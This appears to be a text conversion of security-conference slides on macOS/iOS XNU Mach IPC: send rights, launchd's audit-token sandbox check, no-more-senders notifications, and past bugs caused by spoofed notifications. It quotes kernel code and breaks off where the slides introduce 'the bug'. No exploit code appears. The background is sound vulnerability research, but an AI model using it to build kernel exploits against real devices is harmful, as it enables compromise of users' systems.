
# The IPC, send rights, and more

launch is in charge of  
the bootstrap port

```
void  
ipc_task_init(  
    task_t      task,  
    task_t      parent)  
{  
    task->itk_host =  
        ipc_port_copy_send(parent->itk_host);  
  
    task->itk_bootstrap =  
        ipc_port_copy_send(parent->itk_bootstrap);  
  
    task->itk_seatbelt =  
        ipc_port_copy_send(parent->itk_seatbelt);  
  
    task->itk_gssd =  
        ipc_port_copy_send(parent->itk_gssd);  
  
    task->itk_task_access =  
        ipc_port_copy_send(parent->itk_task_access);  
  
    itk_unlock(parent);  
}
```



# Where is the sandbox?



**Launchd** should check whether the task is allowed to talk with the services. So how?

# IPC Sandbox in Launchd

Header

optional  
mach\_msg\_\*\_descriptor

Body

Trailer


The kernel adds a trailer  
☞ to indicate the auditing  
information of the sender

```
typedef struct{
    mach_msg_trailer_type_t msgh_trailer_type;
    mach_msg_trailer_size_t msgh_trailer_size;
    mach_port_seqno_t msgh_seqno;
    security_token_t msgh_sender;
    audit_token_t msgh_audit;
    mach_port_context_t msgh_context;
    mach_msg_filter_id msgh_ad;
    msg_labels_t msgh_labels;
} mach_msg_max_trailer_t;
```

```
mach_msg_return_t
mach_msg_send(
    mach_msg_header_t *msg,
    option,
    send_size,
    send_timeout,
    mach_msg_priority_t priority)

{
    /*
     * reserve for the trailer the largest space (MAX_TRAILER_SIZE)
     * However, the internal size field of the trailer (msgh_trailer_size)
     * is initialized to the minimum (sizeof(mach_msg_trailer_t)), to optimize
     * the cases where no implicit data is requested.
     */
    trailer = (mach_msg_max_trailer_t *) ((vm_offset_t)kmsg->ikm_header + send_size);
    bzero(trailer, sizeof(*trailer));
    trailer->msgh_sender = current_thread()->task->sec_token;
    trailer->msgh_audit = current_thread()->task->audit_token;
    trailer->msgh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
    trailer->msgh_trailer_size = MACH_MSG_TRAILER_MINIMUM_SIZE;
```

# IPC Sandbox in Launchd




The mach message carries a trailer


```
audit_token->val[0] = my_cred->cr_audit.as_aia_p->ai_auid;
audit_token->val[1] = my_pcrc->cr_uid;
audit_token->val[2] = my_pcrc->cr_gid;
audit_token->val[3] = my_pcrc->cr_ruid;
audit_token->val[4] = my_pcrc->cr_rgid;
audit_token->val[5] = p->p_pid;
audit_token->val[6] = my_cred->cr_audit.as_aia_p->ai_asid;
audit_token->val[7] = p->p_idversion;
```

Inside the audit\_token, launchd can get the information including pid/p\_idversion, and then perform a sandbox check according to pid and p\_idversion.

# No-more-senders (NMS) notification



# No-more-senders (NMS) notification



# No-more-senders (NMS) notification

- The kernel object can register for no-more-senders notification (IPC\_KOBJECT\_ALLOC\_NSREQUEST)
- When there are no longer any tasks which hold a send right to this kernel object, the kernel would send the *no-more-senders notification* message to the port. As a result, the kernel can deallocate/destroy the corresponding kernel object.

```
switch (request_header->msgh_id) {
case MACH_NOTIFY_NO_SENDERS:
    switch (ip_kotype(port)) {
case IKOT_VOUCHER:
    ipc_voucher_notify(request_header);
    return TRUE;

case IKOT_VOUCHER_ATTR_CONTROL:
    ipc_voucher_attr_control_notify(request_header);
    return TRUE;

case IKOT_PORT_SUBST_ONCE:
    ipc_kobject_subst_once_notify(request_header);
    return TRUE;

case IKOT_SEMAPHORE:
    semaphore_notify(request_header);
    return TRUE;

case IKOT_EVENTLINK:
    ipc_eventlink_notify(request_header);
    return TRUE;

case IKOT_TASK_CONTROL:
    task_port_notify(request_header);
    return TRUE;
}
```

# Only the kernel can send NMS

- In the past, Ian beer found a lot of bugs due to spoofed NMS

|             |       |                           |         |   |
|-------------|-------|---------------------------|---------|---|
| 2015-Oct-13 | Apple | IOKit                     | ianbeer | Spoofed no-more-senders notifications with IOBluetoothHCIPacketLogUserClient leads to unsafe parallel OSArray manipulation <a href="#">CCProjectZeroMembers</a> |
| 2015-Oct-09 | Apple | OSX-Kernel                | ianbeer | OS X Kernel UaF due to audit session port failing to correctly account for spoofed no-more-senders notifications <a href="#">CCProjectZeroMembers</a>           |
| 2015-Oct-09 | Apple | OSX-Kernel                | ianbeer | Kernel UaF with IOAccelMemoryInfoUserClient with spoofed no more senders notifications <a href="#">CCProjectZeroMembers</a>                                     |
| 2015-Oct-09 | Apple | OSX-Kernel                | ianbeer | OS X Kernel UaF with IOAccelDisplayPipeUserClient2 with spoofed no more senders notifications <a href="#">CCProjectZeroMembers</a>                              |
| 2015-Oct-08 | Apple | iOS-Kernel,<br>OSX-Kernel | ianbeer | IOKit doesn't correctly handle spoofed no-more-senders notifications leading to many bugs (OS X and iOS) <a href="#">CCProjectZeroMembers</a>                   |

- Now the ipc\_kobject\_notify only handles mach message with the kernel tokens

```
boolean_t
ipc_kobject_notify(
    mach_msg_header_t *request_header,
    mach_msg_header_t *reply_header)
{
    //...
    /*
     * The kobject notification is privileged and can change the
     * refcount on kernel-internal objects – make sure
     * that the message wasn't faked!
     */
    if (0 != bcmp(&trailer->msgh_audit, &KERNEL_AUDIT_TOKEN,
        sizeof(trailer->msgh_audit))) {
        return FALSE;
    }
    if (0 != bcmp(&trailer->msgh_sender, &KERNEL_SECURITY_TOKEN,
        sizeof(trailer->msgh_sender))) {
        return FALSE;
    }
}
```

# The bug

<https://github.com/wangtielei/Slides/blob/main/zer0con21.pdf>

# XNU has many optimizations to boost IPC

```
struct ipc_port {  
    ...  
    mach_vm_address_t ip_context;  
  
    natural_t ip_sprequests:1,           /* send-possible requests outstanding */  
    ip_spimportant:1,                  /* ... at least one is importance donating */  
    ip_impdonation:1,                /* port supports importance donation */  
    ip_tempowner:1,                   /* dont give donations to current receiver */  
    ip_guarded:1,                     /* port guarded (use context value as guard) */  
    ip_strict_guard:1,                /* Strict guarding; Prevents user manipulation of context values directly */  
    ip_specialreply:1,                /* port is a special reply port */  
    ip_sync_link_state:3,             /* link the port to destination port/ Workloop */  
    ip_sync_bootstrap_checkin:1,       /* port part of sync bootstrap checkin, push on thread doing the checkin */  
